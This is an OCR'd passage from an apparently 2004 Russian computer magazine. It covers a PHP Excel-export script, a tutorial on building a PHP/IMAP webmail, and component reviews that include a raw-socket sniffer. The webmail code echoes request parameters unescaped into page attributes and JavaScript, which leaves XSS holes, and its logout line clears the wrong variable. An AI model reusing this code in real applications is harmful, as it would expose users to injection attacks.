$sheet->write(0,$j,$fii, $titleFormat);
}
$sql="select * from $table"; #Выбираем все данные
$re=mysql_query($sql);
$i=1;
while($res=mysql_fetch_array($re)) {
for($j=0;$j<$numf;$j++){ #Впечатываем их в таблицу
$sheet->write($i,$j,$res[$j]);
}
$i++;
} $xls->close(); }
echo "Все прошло отлично, таблица сконвертирована в xls: <a href=\"li/$table".".xls"."\">here</a>";
}}
```

Разработка PHP-скриптов в консольном редакторе emacs превращается в увлекательное приключение!

СКРЫТЫЕ МЕТОДЫ

Довольно занимательный факт: в библиотеке, о которой я тебе сегодня рассказывал, присутствуют, по крайней мере, три класса, скрытых от пользователей. Либо они недокументированы, либо скрыты программно и не выставлены в объектный интерфейс. Тебе, скорее всего, не понадобится их использовать, однако для общего развития я опишу их:

- **Spreadsheet_Excel_Writer_Validator** позволяет добавлять проверочные правила для содержимого ячеек. То есть если пользователь вводит какие-то данные в одну из ячеек, с помощью этого класса можно удостовериться в том, что он трезв и вводит подходящие по формату сведения. Самое смешное заключается в том, что я не встречал описание этого класса в инете, мне достаточно лишь знать, что такой класс есть в принципе :).
- **Spreadsheet_Excel_Writer_Parser**. Назначение этого класса мне до конца не ясно, однако из названия можно сделать вывод, что это какой-то парсер. Скорее всего, это механизм создания функций обработки листов с данными.
- **Spreadsheet_Excel_Writer_BIFFwriter** позволяет сохранять файлы Excel в одном из бинарных форматов.


> Это все здорово. Но как насчет более красивых документов?

Это сокращенная версия моего класса, которую я поскипал специально для журнала. В полной версии, которую ты найдешь на диске и сайте http://ired.inins.ru/xa, присутствует дополнительный метод conn(), с помощью которого я подключаюсь к базе данных. Что же касается основной функции conv, то она работает следующим образом. Прежде всего проверяется, существует ли в папке ./li файл с названием таблицы. Если есть, он стирается. Затем я определяю, как будут обрисовываться ячейки, если я укажу в качестве их стиля $titleFormat. Для этого я использую стандартные методы этого класса. Полное их описание ты найдешь в документации на нашем диске.

Затем я получаю список полей таблицы и в цикле по ним вставляю в нулевую строку их названия, указывая в качестве стиля $titleFormat. После этого происходит выборка текстовых данных, и они уже в двумерном цикле тупо вбиваются в таблицу. Как видишь, ничего сложного нет и разобраться с этим довольно легко.

Мне остается лишь пожелать тебе счастливого и угарного Нового года, счастья и позитива в наступающем. Давай, не попадайся :).






Скрипт, экспортирующий данные из web-среды в Эксель. Прекрасно работает!

ПОСЛЕ ОФИСА, ДО СЕКСА

ДЕКАБРЬСКИЙ НОМЕР УЖЕ В ПРОДАЖЕ





ИГРЫ
Need for Speed: Underground 2
Разбиться нельзя
Можно только взлететь

Medal of Honor: Pacific Assault
Янки против Камикадзе
Кубок Тихоокеанского региона

ПРАВДА ЖИЗНИ
Утренний секс
Заменяет 28 проверок почты

СЕНСАЦИЯ
Натуральная грудь
в компьютерном журнале

ЖЕЛЕЗО
Лучший компьютер
Тестируем три, побеждает один



(game)land

Константин Клягин, http://thekonst.net/



ВИРТУАЛЬНАЯ ГОЛУБЯТНЯ

Романтическая прогулка по городскому парку может принести массу интересных наблюдений. К примеру, как голубей, еще не съеденных бомжами, откармливают булками старушки с внуками. Не всегда эти птицы рассматривались только как враги памятников, что нещадно обгаживают лысины выдающихся поэтов, музыкантов и политиков. В былые времена весьма распространенным видом связи была голубиная почта. И если лет сто назад наш журнал рассказал бы тебе, как самому построить голубятню, сегодня мы рассмотрим написание веб-мейла.

УНИВЕРСАЛЬНЫЙ WEB-ИНТЕРФЕЙС ДЛЯ ПОЧТЫ ЗА 10 МИНУТ

Конечно, раньше было веселее. В условиях осажденной крепости, с янычарами, гроздями висящими на стенах, за подмогой посылали птичку. Но времена меняются. Железный конь пришел на смену крестьянской лошадке, на смену телеграфу пришел интернет, который теперь есть в любой осажденной крепости или секретном бункере, и голубиной почте все чаще предпочитают е-мейл.

ПОДГОТОВКА

Набор юного вебмейлостроителя включает в себя в две вещи - веб-сервер Apache (или IIS) и PHP. В последнем из встроенных расширений нам понадобятся IMAP-функции, которые, несмотря на название, умеют работать и с POP3. О месте для скриптов нам придется позаботиться отдельно. Прежде всего, оно сильно зависит от конфигурации. Если речь идет о Линуксе, то в нем, скорее всего, скрипты будут запускаться из public_html/ в домашнем каталоге или глобально - из /var/www/localhost/htdocs/. Заодно с каталогом надо проверить, подходит ли нам установленный PHP. Создадим файл 1.php, состоящий из строчки

```
<? imap_open(); ?>
```


В браузере наберем http://имя.сервера/~имя.юзера/1.php или http://имя.сервера/1.php, в зависимости от выбранного каталога для скриптов. Если ответом вместо «wrong parameter count» будет «call to undefined function», придется пересобрать PHP или подключить к нему соответствующий модуль. Если пересборка PHP не помогает, то, скорее всего, используется mod_php, который тоже нужно обновить.

ЧТО ПИШЕМ?

В некотором смысле наш веб-мейл будет уникален, потому что позволит работать с любым ящиком, доступным по POP3. Машинки, на которых хостятся ящики, могут находиться где угодно. Главное, чтобы до них можно было достучаться с нашего веб-сервера. Порт pop3 (110) в сети, где находится сервер, должен быть открыт для исходящих соединений.

Скрипт будет соединяться с заданным ящиком, где бы он ни был, и вычитывать его содержимое. Основное преимущество такого подхода в том, что нам не придется заморачиваться с работой с почтовыми ящиками пользователей, их блокированием, множественным доступом и прочими напряжными вещами. За нас это сделает POP3-сервер. А SMTP-сервер займется отправкой свеженаписанных в нашем веб-мейле перлов. При желании, немного модифицировав скрипты, можно все свести к проверке только локальных POP3-адресов или же ограничить список серверов, с которыми позволяется работать. Кроме этого, poomail (так в дань памяти почтовых птиц называется наша система) будет содержать еще одну вкусность - жутко удобный интерфейс для редактирования сообщения перед отправкой в HTML-режиме. Разобьем веб-приложение на отдельные странички:

1. Вход. Здесь у юзера будут спрашивать логин, пароль, а также имя или IP-адрес машинки с ящиком. login.php будет подходящим названием такого скрипта.
2. Отображение содержимого ящика. Здесь будет выводиться список сообщений, коварно поджидающих юзера в ящике (list.php).
3. Просмотр отдельного сообщения из ящика (read.php).
4. Создание и отправка нового сообщения или ответ на полученное с цитированием (send.php).


Список сообщений в ящике

Написание poomail не потребует особенно могучих знаний, достаточно лишь общего знакомства с PHP (который при знании C учится за три минуты), а также с HTML и таблицами в нем для лучшего форматирования отображаемой инфы. Проблема определения реакции на кнопки лучше всего решается с помощью самых простых из возможных вставок на JavaScript.

ВХОД

В PHP есть понятие сессий, что очень удобно для хранения данных, которые вводятся один раз, но могут быть использованы на разных страницах. Доступны они будут ровно столько, сколько юзер будет ходить по сайту. Для того чтобы воспользоваться сессией в скрипте, достаточно поставить в его начало вызов функции session_start(), а с данными работать посредством массива $_SESSION[]. Собственно, все параметры ящика, заданные юзером в login.php, следующая страница, list.php, аккуратно положит в сессию. А поскольку login.php будет вызываться только в случае нового входа, сессию в нем мы будем очищать. Это полезно, так как страница эта будет также вызываться из других по кнопке logout. В этом случае будет полезно потерять все важные поля сессии:

```
$_SESSION[host] = $_SESSION[login] = $_POST[password] = "";
```

ПОТРОШИМ ЯЩИК

Чтобы достучаться до почтовика с заданными на предыдущей странице параметрами, воспользуемся семейством функций imap. Как и 100% всей остальной функциональности PHP, они подробно описаны в мануале. Больших хитростей здесь и не предвидится. Итак, сыграем в ящик:

```
$mbox = @imap_open("{".$_SESSION[host].":110/pop3}INBOX",
$_SESSION[login], $_SESSION[password]);
```

Координаты задаются текстовой строкой немного специфического формата «{сервер:порт/протокол}». Остальное - собственно логин и пароль. Если по каким-то причинам сыграть в ящик не удалось, imap_open() возвращает FALSE. Так что следом стоит поставить проверку вроде «if(!$mbox)». В PHP есть небольшая хитрость для удобства отладки: по умолчанию установлено, что в случае возникновения каких-то проблем функции выдают сообщения об ошибке. Это можно убрать глобально, с помощью параметра error_reporting в php.ini, однако делать этого не стоит - затруднит обнаружение возможных косяков. Чтобы не прибегать к столь радикальной лоботомии, авторы придумали модификатор «@», который, будучи поставленным перед названием функции, запрещает ей и только ей выдачу сообщения о произошедшей неполадке. Поэтому если imap_open() не сможет соединиться с сервером или указанный в login.php пароль не подойдет к логину, скрипт тихонечко продолжит выполнение вплоть до проверки результата. Ну а если все будет путем (на это и надеемся), то с помощью $mbox можно приступить к работе. Например, вычитывать сообщения. Содержимое можно вычитать циклом, в качестве подготовки к которому имеет смысл получить данные о ящике:

```
$info = imap_mailboxmsginfo($mbox);
```

Помимо прочей полезной инфы, в $info->Nmsgs мы поимеем количество ожидающих в конце тоннеля мессаг. Теперь можно смело запускать цикл:

```
for($i = 1; $i <= $info->Nmsgs; $i++) {
$h = imap_headerinfo($mbox, $i);
// Обработка заголовка.
}
```

Наконец, к каждому из полей заголовка в списке прицепим ссылку на скрипт, открывающий данную мессагу на чтение. В нашем скрипте list.php это делается так:

```
$url = "read.php?n=".(int)$h->Msgno;
...
<td><nobr><a href="<?= $url ?>"><?= $h->Msgno ?></a></td>
...
```

Таким образом, при нажатии на ссылку будет запрашиваться read.php с единственным параметром n, содержащим номер сообщения.

ЧИТАЕМ

Сообщения на почтовике идентифицируются порядковым номером. Любое обращение к конкретной мессаге в ящике осуществляется посредством таких номеров. Так как мы уже дошли до страницы с просмотром отдельного письма, заглянем в скрипт и узнаем, как это делается:

```
$h = imap_headerinfo($mbox, $_GET[n]);
$body = imap_body($mbox, $_GET[n]);
```

Номер задается параметром n, который мы передаем нужным функциям. В итоге $h содержит информацию о заголовке, а $body - тело письма. Кроме заголовка и текста сообщения, на странице read.php можно заметить несколько кнопок: «Ответить», «Уда-

лить», «Обратно» и «Выход». И если с последними двумя все ясно - простенький JavaScript в поле onClick делает редирект на list.php и login.php соответственно, то к первой паре кнопок стоит присмотреться внимательно. При нажатии на «Ответить» делается редирект на скрипт send.php, который без параметров открывает пустую форму написания нового сообщения. Однако здесь мы передаем параметр reply с номером читаемой мессаги в качестве значения. Это заставит вызываемый скрипт автоматически заполнить заголовок, а в поле с телом сообщения поставить текст оригинала с цитированием. Кнопка «Удалить» сделает так, будто в странице со содержимым ящика юзер сам отметил чекбокс напротив текущего сообщения и нажал «Удалить». Скрипту list.php мы подставим параметр «del[]=N», где N - номер читаемой мессаги.

```
onClick='top.location.href="list.php?del[]=<?= $_GET[n] ?>"'
```

Полный комплект poomail найдешь на диске. Туда же включен и HTMLArea. Достаточно просто распаковать архив в каталог веб-сервера и можно наслаждаться. Стартовый URL - http://имя.сервера/путь/poomail/login.php

УДАЛЯЕМ


Равно как в read.php, в странице со списком предусмотрена возможность удалить помеченные сообщения. Напротив каждого элемента списка мы предусмотрительно расставили чекбоксы, пометив которые и нажав «Удалить», можно отправить к праотцам ненавистный спам. Жаль, конечно, что не вместе с его авторами. Но мы над этим работаем :). Вот так выглядят чекбоксы в коде страницы:

```
<td><input type="checkbox" name="del[]" value="<?= (int) $h->Msgno ?>"></td>
```

PHP умеет формировать массивы из элементов формы с одинаковыми именами, если имена эти заканчиваются на «[]». Таким образом, в скрипте мы получим массив выбранных номеров в $_GET[del]. Так как нажатие кнопки «Удалить» заставляет скрипт обратиться с нужными параметрами к самому себе, всякий раз при старте list.php ты должен делать проверку на запросы удаления отдельных мессаг. Для этого пройдемся по массиву $_GET[del] и отметим для удаления каждый из выбранных номеров с помощью imap_delete(). А по окончании цикла - с помощью imap_expunge() избавим ящик от спама.

РЕДАКТИРУЕМ

Подсластим пилюлю аскетичности нашего веб-мейла удобным интерфейсом для редактирования отсылаемых сообщений. Выбор был остановлен на HTMLArea - заменителе (а скорее, расширителе) стандартного <textarea> с возможностью визуального редактирования HTML-кода. Выглядит это практически как редактор Word в веб-странице (http://dynarch.com/projects/htmlarea/). Расширителем элемента <textarea> этот


Чтение сообщения

компонент я назвал не зря. Он именно навешивается на <textarea>, расширяя его возможности. Работает он только в Internet Explorer и Mozilla. Но что же будет при обращении к нему браузером, который не поддерживается? Не надо нервничать. Что бы ни было, по сравнению с апокалипсисом это будет ничто. Думай позитивно.

А если серьезно, то ничего страшного не случится. HTMLArea просто не загрузится, а тэг <textarea> будет интерпретирован как обычный элемент для редактирования многострочного текста в HTML.

Прикрутка HTMLArea к странице очень хорошо описана в документации, что идет в комплекте. Вкратце, делается это так. Для начала распакуем архив HTMLArea-3.0-rc1.zip (сейчас это последняя версия) в подкаталог htmlarea/ в папку со скриптами poomail. Затем возьмемся за страницу, в которой контрол будет использоваться. Вставкой на JavaScript выставим параметры, используемые при загрузке основного скрипта:

```
<script type="text/javascript">
        _editor_url = "htmlarea/";
        _editor_lang = "ru";
</script>
```

Эти две переменные задают путь к вспомогательным файлам и язык сообщений соответственно. Благо, добрые люди успели перевести сообщения на великий и могучий. Основной код подключаем так:

```
<script type="text/javascript"
src="htmlarea/htmlarea.js"></script>
```

А теперь определим функцию, которая будет вызываться по окончании загрузки страницы. В ней будет создаваться экземпляр класса HTMLArea, привязанный к определенному элементу <textarea>.

```
<script type="text/javascript">
function initEd() {
ed = new HTMLArea("ta");
ed.generate();
}
</script>
```


Чтобы по имени ta класс нашел нужный элемент, при определении оного нужно задать атрибут id, вот так:


```
<textarea name="text" rows="15" cols="100" style="width:
100%;" id="ta">
```

Ну и наконец, в <body> пропишем JS-функцию, которую нужно звать по окончании загрузки страницы:

```
<body onLoad='initEd()'>
```

В нашем случае все это происходит в файле send.php, который, помимо всего прочего, предоставляет еще и возможность редактирования сообщения перед отправкой. Грузится страница с <textarea>, имеющим нужный id. В ней же подключается и код HTMLArea. По окончании загрузки вызывается функция, которая делает из какашки конфетку. Так из простого <textarea> получается встроенный в страницу визуальный редактор HTML.


Веб-мейл в дествии: логин


Наш ответ Чемберлену

ПОСЫЛАЕМ

Для отсылки сообщения по указанному адресу в арсенале PHP имеется функция mail(), которой мы и воспользуемся следующим образом:

```
mail($_POST[to], $_POST[subj], $_POST[text], ..
```

Первые три параметра - значения полей формы в send.php, которая на этот раз отсылается посредством метода POST. Отсюда и использование массива $_POST. Адрес отправителя мы составляем из параметров ящика, которые достаем из текущей сессии.

В случае неудачи при отправке в переменную $msg кладем текст сообщения об ошибке, который будет показан чуть ниже в странице. Если же все прошло гладко, юзеру здесь делать больше нечего - посылаем его обратно в список:

```
header("Location: list.php");
```

Кроме показа формы с параметрами создаваемого сообщения и его отсылки, скрипт send.php умеет инициировать ответ на уже существующее сообщение. Занимается он этим в том случае, если получен параметр reply. Адрес отправителя оригинального сообщения подставляется в поле «Кому», а тема копируется с префиксом «Re:», чтобы было ясно, что пишется ответ. С текстом поступаем так. Сначала разбиваем его на строки:

```
$lines = explode("\n", $body, 60);
```

Максимальная длина строки 60, так что еще имеем и форматирование, как в аутлуке :). После чего в начало каждой строки вставляем «>»:

```
for($i = 0; $i < count($lines); $i++)
$lines[$i] = "> $lines[$i]<br>";
```

Склеиваем массив обратно и кладем результат в поле text формы:

```
$_POST[text] = join("\n", $lines);
```

Все поля из $_POST будут подставлены на свои места в странице методом вставки значения переменной прямо в текст страницы:

```
.. value="<?= $_POST[to] ?>" ..
```

ЗАМЕЧАНИЯ

Как и в любом другом языке программирования, в PHP код, который используется в нескольких местах, имеет смысл выгрузить в отдельный модуль. У нас этот модуль называется misc.php, и содержит он функцию mboxopen(), которая открывает почтовый ящик, руководствуясь параметрами из сессии. Результат ложится в глобально определенную там же переменную $mbox. В случае неудачи там же делается редирект на страницу логина. Это потребуется нам сразу в нескольких страницах, так же как и код, который идет сразу за определением mboxopen(). Он будет выполняться в начале каждого скрипта вместе с подключением файла при помощи директивы require. Код этот выставляет русскую кодировку koi8-r и стартует сессию.

```
header("Content-Type: text/html; charset=koi8-r");
session_start();
```

При всем своем великолепии, имеются у poomail и недостатки. Например, отсутствие какой-либо поддержки аттачей. При отсылке к письму ничего нельзя прикрепить, а входящие сообщения с вложениями появляются в своем первозданном виде - как кодированные MIME. Здесь открываются возможности для бурной деятельности настоящего PHP-девелопера, главным другом которого становится мануал, где имеется описание без преувеличения всех доступных функций. Мануал обычно входит в комплект PHP, также его можно найти на http://.php.net. Если почитать главу про IMAP-функции, то с аттачами все окажется очень просто - для их вычитывания достаточно воспользоваться информацией, возвращаемой imap_fetchstructure(). После чего, анализируя тип частей, вызываем для каждой из них imap_fetchbody(). В отличие от голубей с их весьма фиксированными характеристиками, такими как размер, вес и размах крыльев, poomail можно менять и дорабатывать по своему усмотрению.

■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




ОБЗОР КОМПОНЕНТОВ

ШАГ ВПЕРЕД, НИ ШАГУ НАЗАД



Описание: В большинстве программ так или иначе должна встречаться возможность отмены или повтора последних действий. Такие редакторы, как текстовый и графический, вообще немыслимы без кнопки Undo. Я предлагаю использовать класс ActionHistory, который позволяет сохранять историю и легко получать доступ к ней.

Особые отличия
- Удивительно, как просто все реализовано в одном простейшем классе.
- Демка позволяет работать только с простыми графическими операциями, но легко модифицируется до полноценного приложения.
- Есть все необходимые методы для доступа к выполняемым действиям.



Диагноз
История изменений нужна не только в Word и Photoshop. В базах данных это тоже достаточно нужная вещь. Добавь эту возможность, и пользователи оближут тебя от радости.

Ссылки
Забираем файл здесь: www.codeguru.com/code/legacy/cpp_mfc/UndoRedoSrc.zip
Пример использования: www.codeguru.com/code/legacy/cpp_mfc/UndoRedoDemo.zip

WHOIS

Visual C++

Описание: Как получить информацию о домене? Для этого многие пользуются старыми добрыми online-сервисами. Но намного удобнее, а главное, приятнее использовать утилиту, созданную своими руками.

Особые отличия
- Пример WhoIs, который я предлагаю, позволяет получать информацию о домене.
- По умолчанию вся информация запрашивается у сервиса internic.net, но это можно изменить, даже не ныряя в исходный код.
- Есть возможность скопировать результат в буфер обмена, чтобы вставить в другой файл или документ.

Диагноз
В принципе, программирование таких утилит, как WhoIs, - достаточно простое занятие, но если не знаешь, как это делается, то посмотри и убедись в этом.

Ссылки
Класс в исходниках забираем здесь:
www.programmersheaven.com/d/click.aspx?ID=F2421

ПРОСТЕЙШИЙ СНИФЕР

Visual C++

Описание: Почему все начинающие хакеры стремятся написать свой собственный снифер? Лично я этого не понимаю, ведь полно уже готовых программ! А самое главное – польза от подобных программ минимальна, ведь разбираться с лавиной пакетов, проходящих по сети, сложно и очень часто бесполезно.

Особые отличия
- Этот пример создает RAW-сокет и в бесконечном цикле вылавливает все данные, проходящие через сетевую карту.
- Существует вариант данного примера для Windows и Linux.
- Прога не визуальна, и вывод происходит в окно терминала. В терминале разбираться с информацией совершенно неудобно, поэтому первым делом прикрути удобный интерфейс, иначе ночи будут длинными.

Диагноз
Если нечем заняться темными ночами и хочется разбирать мегабайты сырых пакетов, то можешь написать свой собственный снифер. А я лучше потрачу ночь на более полезные дела, например, на бары, рестораны и девочек :).

Ссылки
Класс в исходниках забираем здесь: www.delikon.de/codes/recv.c для Linux
www.delikon.de/zips/raw.zip - для Windows



ВСЕМОГУЩИЙ TLABEL



Описание: Что делать, если нужно в одном заголовке по-разному отформатировать текст? Приходится ставить несколько компонентов TLabel и для каждого из них задавать свой формат, слепляя их при этом в одну кучу. Напряжно? Если да, то твой спаситель - FormatLabel.

Особые отличия

- По внешнему виду простая надпись, но поддерживает HTML-тэги. В свойстве Caption можно как угодно форматировать текст, указывая основные тэги <B>, <I>, <U>, <BIG> и т.д.
- Поддержка ссылок и тэга <A HREF=...>. Для обработки этого тэга у компонента есть соответствующее событие.
- Есть поддержка 3D-текста, но со слабыми возможностями настройки тени. Если нужно что-то серьезное, приходится лезть в исходник.
- Если нужен многострочный текст, то юзаем свойство CaptionStrings и компонент превращается в многострочный.

Диагноз

По своей практике знаю, что эта вещь иногда просто незаменима. Например, нужен заголовок «Используйте % для ...». С помощью тэгов символ «%» можно как угодно наглядно выделить.


Ссылки

Исходник и демку забираем здесь: www.torry.net/vcl/labels/formattedlabels/formatlabel.zip

ВВОД ЧИСЕЛ



Описание: Когда пишешь программы для какой-нибудь фирмы, нужно учитывать, что среди пользователей обязательно будут дамочки, которые вместо чисел попытаются ввести буквы. Наибольшую проблему вызывают дробные числа, когда вместо запятой ставят число и при преобразовании вылетает ошибка. Лично я уже устал проверять такие вещи на ошибки и нашел для себя выход в компоненте TFloatEdit.



Особые отличия

- Я перепробовал много вариантов и нашел этот компонент наиболее простым и удобным.
- Пакет состоит из трех компонентов: TFloatEdit, TDBFloatEdit (для работы с полями базы данных) и TSpinFloatEdit.
- Можно указывать максимальное и минимальное значение, чтобы ограничивать полет мысли пользователей.

Диагноз

Для любой финансовой программы этот компонент жизненно необходим. Это не просто слова, а вывод из печального жизненного опыта.


Ссылки

Забираем файл здесь: www.torry.net/vcl/edits/diffedits/34.fledit.zip

FASTLIB



Описание: Однажды я искал компонент, который умеет вращать изображения, и во время поиска нарвался на библиотеку FastLib. Эта библиотека собрала в себе множество различных графических прибамбасов, и при этом все реализовано на сумасшедшей скорости. Я долго не верил в то, что видел собственными глазами на старом пне в 100 Мгц.



Особые отличия

- В библиотеке реализовано несколько полезных фильтров - инвертирование, разворот на любой угол, альфа-смешение, волновой эффект, шумы, мозаика, изменение атрибутов цвета и каждой его составляющей.
- Обработка ведется на сумасшедшей скорости в реальном времени.
- При растягивании и сжатии происходит сглаживание изображения, что абсолютно не портит общей картины.
- Поддержка изображений только из 256 цветов - главный минус во времена властвования True Color, причем больщой и жирный.


Диагноз

Несмотря на то что встроена поддержка малого количества цветов, ты обязан скачать этот компонент. Это нужно как минимум для того, чтобы увидеть, как кодят настоящие хакеры. А может, и переделать компонент для поддержки 24-битного цвета.

Ссылки

